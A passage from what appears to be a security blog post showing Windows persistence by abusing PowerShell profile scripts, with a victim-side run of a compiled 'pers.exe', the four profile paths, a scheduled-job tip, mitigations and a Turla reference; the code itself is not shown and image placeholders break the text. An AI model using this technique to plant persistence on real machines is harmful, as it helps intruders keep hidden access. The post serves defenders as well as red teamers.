-rw-r--r-- 1 cocomelonc cocomelonc 1344 Sep 20 04:05 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 381 Sep 19 12:58 hack.cpp

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
```

{:class="img-responsive"}


And run it on the victim's machine:

```
.\pers.exe
```




PROF

{:class="img-responsive"}



{:class="img-responsive"}


And when powershell session is started:



PROF

{:class="img-responsive"}

If we check it via Process Hacker:




PROF

{:class="img-responsive"}

`powershell.exe` is the parent process again as expected.

As you can see everything is worked perfectly! =^..^=

But there are the caveat. If powershell runned without execution policy bypass mode, this persistence trick not work in my case:




{:class="img-responsive"}

Also there are four places you can abuse the powershell profile, depending on the privileges you have:

PROF

```
$PROFILE | select *
```



```
win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Windows PowerShell
PS Z:\2022-09-20-malware-pers-11> $PROFILE | select *

AllUsersAllHosts      : C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
AllUsersCurrentHost   : C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_1_profile.ps1
CurrentUserAllHosts   : C:\Users\User\Documents\WindowsPowerShell\profile.ps1
CurrentUserCurrentHost : C:\Users\User\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
Length                : 74

PS Z:\2022-09-20-malware-pers-11>
```

{:class="img-responsive"}

By storing arbitrary instructions in the profile script, PowerShell profiles present several chances for code execution. To avoid relying on the user to start PowerShell, you may use a scheduled job that executes PowerShell at a certain time.

PROF

mitigations

Enforce execution of only signed PowerShell scripts. Sign profiles to avoid them from being modified. Also you can avoid PowerShell profiles if not needed, for example via `-No-Profile` flag.

This persistence trick is used by [Turla](#) in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[Microsoft PowerShell profiles](#)

[MITRE ATT&CK. Event Triggered Execution: PowerShell Profile](#)

[Turla](#)

[source code on github](#)